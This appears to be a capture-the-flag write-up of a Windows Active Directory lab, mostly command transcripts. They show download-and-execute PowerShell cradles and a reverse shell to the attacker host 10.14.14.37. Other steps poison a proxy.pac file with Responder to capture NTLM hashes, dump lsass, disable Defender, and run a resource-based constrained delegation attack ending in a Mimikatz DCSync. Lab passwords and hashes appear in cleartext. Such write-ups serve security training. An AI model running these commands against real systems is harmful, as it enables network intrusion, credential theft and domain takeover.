iex(new-object net.webclient).downloadstring("http://10.14.14.37:81/invoke-commandas.ps1")

PS C:\users\rrodriguez\music> Invoke-CommandAs -ScriptBlock { whoami } -AsUser $cred
Invoke-CommandAs -ScriptBlock { whoami } -AsUser $cred
Invoke-ScheduledTask : An access denied error occurred when registering scheduled job definition
f030a931-671e-416b-9abc-4a2d1579cef4.  Try running Windows PowerShell with elevated user rights; that is, Run As
Administrator.
At line:399 char:17
+                 Invoke-ScheduledTask @Parameters
+                 ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Write-Error], WriteErrorException
    + FullyQualifiedErrorId : Microsoft.PowerShell.Commands.WriteErrorException,Invoke-ScheduledTask


PS C:\users\rrodriguez\music> [System.Diagnostics.Process]::Start("C:\Windows\System32\cmd.exe", "/c ping -n 1 10.14.14.37", $cred.Username, $cred.Password, "GELUS")
[System.Diagnostics.Process]::Start("C:\Windows\System32\cmd.exe", "/c ping -n 1 10.14.14.37", $cred.Username, $cred.Password, "GELUS")
Exception calling "Start" with "5" argument(s): "Access is denied"
At line:1 char:1
+ [System.Diagnostics.Process]::Start("C:\Windows\System32\cmd.exe", "/ ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
    + FullyQualifiedErrorId : Win32Exception
```

Here is when RunasCs saves the day with direct CreateProcess Win32API calls! Basically it implements Windows `runas.exe` functionality to be executed from a non-interactive shell with a password set explicitly.

```
PS C:\users\rrodriguez\music> iex(new-object net.webclient).downloadstring("http://10.14.14.37/invoke-runascs.ps1")
iex(new-object net.webclient).downloadstring("http://10.14.14.37/invoke-runascs.ps1")
PS C:\users\rrodriguez\music> Invoke-RunasCs -Username yamano -Password "Ar7_iS_f@nt@st1c_b3auty" -Domain roundsoft.local -Command whoami
Invoke-RunasCs -Username yamano -Password "Ar7_iS_f@nt@st1c_b3auty" -Domain roundsoft.local -Command whoami
roundsoft\yamano

PS C:\users\rrodriguez\music> Invoke-RunasCs -Username yamano -Password "Ar7_iS_f@nt@st1c_b3auty" -Domain roundsoft.local -Command powershell.exe -Remote 10.14.14.37:1337
Invoke-RunasCs -Username yamano -Password "Ar7_iS_f@nt@st1c_b3auty" -Domain roundsoft.local -Command powershell.exe -Remote 10.14.14.37:1337
[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-13123ca0$\Default
[+] Async process 'powershell.exe' with pid 200 created and left in background.

PS C:\users\rrodriguez\music>

-------------------------------------------------------------------------------

→  ~/…/rpg/www rlwrap nc -lvnp 1337
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.13.38.19.
Ncat: Connection from 10.13.38.19:58866.
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
roundsoft\yamano
```

With yamano's privileges I can now access the `C:\inetpub directory`. Let's reveal what it hides...

```
PS C:\> cd inetpub
cd inetpub
PS C:\inetpub> ls
ls


    Directory: C:\inetpub


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/21/2020  10:13 PM                altroot
d-----         5/21/2020   3:27 AM                custerr
d-----         6/15/2020   5:32 AM                history
d-----         5/21/2020   3:50 AM                logs
d-----         5/21/2020   3:27 AM                temp
d-----         5/21/2020   3:27 AM                wwwroot


PS C:\inetpub> cd altroot
cd altroot
PS C:\inetpub\altroot> ls
ls


    Directory: C:\inetpub\altroot


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/21/2020   3:52 AM                pac_testing
-a----         5/21/2020   3:26 AM            703 iisstart.htm
-a----         5/21/2020   3:26 AM          99710 iisstart.png
-a----         5/21/2020   4:32 AM            266 web.config


PS C:\inetpub\altroot> cd pac_testing
cd pac_testing
PS C:\inetpub\altroot\pac_testing> ls
ls


    Directory: C:\inetpub\altroot\pac_testing


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/22/2020  12:02 AM            118 proxy.pac


PS C:\inetpub\altroot\pac_testing> gc proxy.pac
gc proxy.pac
function FindProxyForURL(url, host)
{
        // allow DIRECT for now, yamano to setup proxy server
        return "DIRECT";
}
```

```
PS C:\inetpub\altroot\pac_testing> icacls proxy.pac
icacls proxy.pac
proxy.pac ROUNDSOFT\Infra:(W)
          ROUNDSOFT\Infra:(I)(RX)
          BUILTIN\IIS_IUSRS:(I)(RX)
          NT AUTHORITY\IUSR:(I)(RX)
          BUILTIN\Administrators:(I)(F)
          NT AUTHORITY\SYSTEM:(I)(F)
          NT SERVICE\TrustedInstaller:(I)(F)

Successfully processed 1 files; Failed processing 0 files
```

There is this `proxy.pac` config which can be edited by the `ROUNDSFOT\Infra` group members (yamano is one of them). When using Responder with `-P` option, you can set it to force authentication for the rogue proxy server. The proxy will be available at 0.0.0.0:3128.

```
→  ~/…/rpg/www cd ~/tools/Responder
→  ~/tools/Responder git:(master) ✗ cat Responder.conf | grep WPADScript
WPADScript = function FindProxyForURL(url, host){if ((host == "localhost") || shExpMatch(host, "localhost.*") ||(host == "127.0.0.1") || isPlainHostName(ho
st)) return "DIRECT"; if (dnsDomainIs(host, "ProxySrv")||shExpMatch(host, "(*.ProxySrv|ProxySrv)")) return "DIRECT"; return 'PROXY ProxySrv:3128; PROXY Pr$
xySrv:3141; DIRECT';}
```

```
277                 if settings.Config.ProxyAuth_On_Off:
278                         from servers.Proxy_Auth import Proxy_Auth
279                         threads.append(Thread(target=serve_thread_tcp_auth, args=(settings.Config.Bind_To, 3128, Proxy_Auth,)))
```

I will launch Responder, edit the proxy.pac to point to my box on 3128/TCP and wait for the hashes:

```
PS > $proxy = 'function FindProxyForURL(url, host){ return "PROXY
10.14.14.37:3128; DIRECT"; }'
PS > Set-Content proxy.pac $proxy
PS > gc proxy.pac
```

```
PS C:\inetpub\altroot\pac_testing> $proxy = 'function FindProxyForURL(url, host){ return "PROXY 10.14.14.37:3128; DIRECT"; }'
$proxy = 'function FindProxyForURL(url, host){ return "PROXY 10.14.14.37:3128; DIRECT"; }'
PS C:\inetpub\altroot\pac_testing> Set-Content proxy.pac $proxy
Set-Content proxy.pac $proxy
PS C:\inetpub\altroot\pac_testing> gc proxy.pac
gc proxy.pac
function FindProxyForURL(url, host){ return "PROXY 10.14.14.37:3128; DIRECT"; }
```



→ ~/tools/Responder git:(master) ✗ ./Responder.py -I tun0 -P -v
NBT-NS, LLMNR & MDNS Responder 3.0.2.0
Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
DNS/MDNS [ON]
[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [OFF]
Auth proxy [ON]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
RDP server [ON]
[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]
[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Fingerprint hosts [OFF]
[+] Generic Options:
Responder NIC [tun0]
Responder IP [10.14.14.37]
Challenge set [1122334455667788]
Don't Respond To Names ['ISATAP']
[+] Listening for events...
[Proxy-Auth] Sending NTLM authentication request to 10.13.38.19
[Proxy-Auth] Sending NTLM authentication request to 10.13.38.19

```
[Proxy-Auth] Sending NTLM authentication request to 10.13.38.19
[Proxy-Auth] Sending NTLM authentication request to 10.13.38.19
[Proxy-Auth] Sending NTLM authentication request to 10.13.38.19
[Proxy-Auth] Sending NTLM authentication request to 10.13.38.19
```

In a few minutes I receive a tons of authentication requests from `ROUNDSOFT\AThompson`, who appears to be a local admin on Gelus.

```
PS C:\inetpub\altroot\pac_testing> net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
ROUNDSOFT\AThompson
ROUNDSOFT\Domain Admins
The command completed successfully.
```

I cannot relay Net-NTLMv2 Response back to itself due to MS16-075 patch, which prevents to reflect the NTLM authentication with challenge keys that are already in flight for cross-protocols.



So I will attempt to brute force the response string with hashcat. Honestly, I cheated a bit for this part and used my corporate crackstation with a proprietary wordlist and set of rules, because I was lazy to guess which open source combination of worldist/rules will generate the password I need (but it should be possible).

```
ATHOMPSON::ROUNDSOFT:1122334455667788:5a498942de83875de766a394a989ddb9:010100000
00000001c4f09f703cbd6012aaea29685a20c47000000000200060053004d004200010016005300 4
d0042002d0054004f004f00280073006500720076006500720032003000300033002e0073006d006
2002e006c006f00630061006c000500120073006d0062002e006c006f00630061006c00080030003
000000000000000010000000020000 09ff53e18fd6f7000000000000000000000000009002a004
8005400540050002f00310030002e00310034002e00310034002e00330037003a003300310032003
8000000000000000000:sshhiinnoobbii!!
```

With `ROUNDSOFT\AThompson` creds I will evil-winrm into Gelus and look around. Here I can see how the proxy challenge is implemented.

```
→  ~/…/endgame/rpg proxychains4 -q evil-winrm -u athompson -p 'sshhiinnoobbii!!' -i 192.168.125.88

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\athompson\Documents> ls


    Directory: C:\Users\athompson\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/21/2020  11:47 PM            186 chrome.ps1
-a----         5/24/2020   8:08 PM            128 pac.ps1
-a----         5/22/2020  12:02 AM            118 proxy.pac


*Evil-WinRM* PS C:\Users\athompson\Documents> cat chrome.ps1
# Please don't edit
cd "C:\Program Files (x86)\Google\Chrome\Application"
while ($true) {
        .\chrome.exe --incognito http://gelus
        sleep 30
        taskkill /f /im chrome.exe
        sleep 250
}
*Evil-WinRM* PS C:\Users\athompson\Documents> cat pac.ps1
# Please don't edit
while ($true) {
  cp C:\Users\athompson\Documents\proxy.pac C:\inetpub\altroot\pac_testing
  sleep 300
}
*Evil-WinRM* PS C:\Users\athompson\Documents> cat proxy.pac
function FindProxyForURL(url, host)
{
        // allow DIRECT for now, yamano to setup proxy server
        return "DIRECT";
}
```

And then, finally, grab the fifth flag.

```
*Evil-WinRM* PS C:\users\administrator\desktop> ls


    Directory: C:\users\administrator\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/27/2020   1:50 AM             27 flag.txt


*Evil-WinRM* PS C:\users\administrator\desktop> gc flag.txt
RPG{l3ave_[redacted]}
```

Flag


```
RPG{l3ave_****************}
```

6. Collapse of the Empire

As AThompson I can dump lsass.exe to extract additional creds.

```
→ ~/…/endgame/rpg proxychains4 -q cme smb 192.168.125.88 -u athompson -p 'sshhiinnoobbii!!' -M lsassy
SMB         192.168.125.88  445    GELUS            [*] Windows 10.0 Build 17763 x64 (name:GELUS) (domain:Roundsoft.local) (signing:False) (SMBv1:False)
SMB         192.168.125.88  445    GELUS            [+] Roundsoft.local\athompson:sshhiinnoobbii!! (Pwn3d!)
LSASSY      192.168.125.88  445    GELUS            ROUNDSOFT\rrodriguez 5fda9b390f7bd4e7e78cdec2e4e8dfd8
LSASSY      192.168.125.88  445    GELUS            ROUNDSOFT\jops f7b8e6e5af23f06fdbb559d1888261fa
LSASSY      192.168.125.88  445    GELUS            ROUNDSOFT\AThompson 14b1991918cdba8474847c8848a8b656
LSASSY      192.168.125.88  445    GELUS            gelus\roundsoft\ruby_adm b3aut1fu1_lyk_@_g3m!
```

And it looks like the `ROUNDSOFT\jops` user is our final countdown for the domain admin. That's just an RBCD Abuse practice case, so I will be brief.



RBCD from Windows

Enable RDP, disable NLA and jump straight on Gelus:

```
PS > Set-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Terminal
Server" -Name "fDenyTSConnections" -Value 0
PS > (Get-WmiObject -class "Win32_TSGeneralSetting" -Namespace
root\cimv2\terminalservices -ComputerName "PC01" -Filter "TerminalName='RDP-
tcp'").SetUserAuthenticationRequired(0)
```


Disable Defender, AMSI, remove all signatures to run Mimikatz in peace and quiet and `runas /netonly` as jops to be able to ask for TGS (enter junk as the cleartext password) (on the left).


Then ask for TGT with Rubeus using jops NTLM hash and do the rest part of the delegation abuse (on the right).


I am using the PowerView fork here (call it PowerView 4.0) to automate the RBCD attack routine.


```
PS > Set-MpPreference -DisableRealTimeMonitoring $true
PS > Set-MpPreference -DisableIOAVProtection $true
PS > cmd /c "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2004.6-
0\MpCmdRun.exe" -RemoveDefinitions -All

PS > runas /netonly /user:roundsoft.local\jops powershell
Enter the password for roundsoft.local\jops: qwerty123!@#
```


```
PS > IEX(New-Object
Net.WebClient).DownloadString("http://10.14.14.37/powermad.ps1")
PS > IEX(New-Object
Net.WebClient).DownloadString("http://10.14.14.37/powerview4.ps1")
PS > .\Rubeus.exe asktgt /user:jops /rc4:f7b8e6e5af23f06fdbb559d1888261fa /ptt
/domain:roundsoft.local /dc:SHINRA.roundsoft.local

PS > New-MachineAccount -MachineAccount fakemachine1337 -Password $(ConvertTo-
SecureString 'PassWOrd!' -AsPlainText -Force) -Verbose
PS > Set-DomainRBCD shinra -DelegateFrom fakemachine1337 -Verbose

PS > .\Rubeus.exe s4u /domain:roundsoft.local /user:fakemachine1337
/rc4:FC525C9683E8FE067095BA2DDC971889 /impersonateuser:SHINRA$
/msdsspn:LDAP/SHINRA.roundsoft.local /ptt
PS > .\mimikatz.exe "lsadump::dcsync /domain:roundsoft.local
/user:ROUNDSOFT\krbtgt" "exit"

PS > Set-DomainRBCD shinra -Clear -Verbose
```









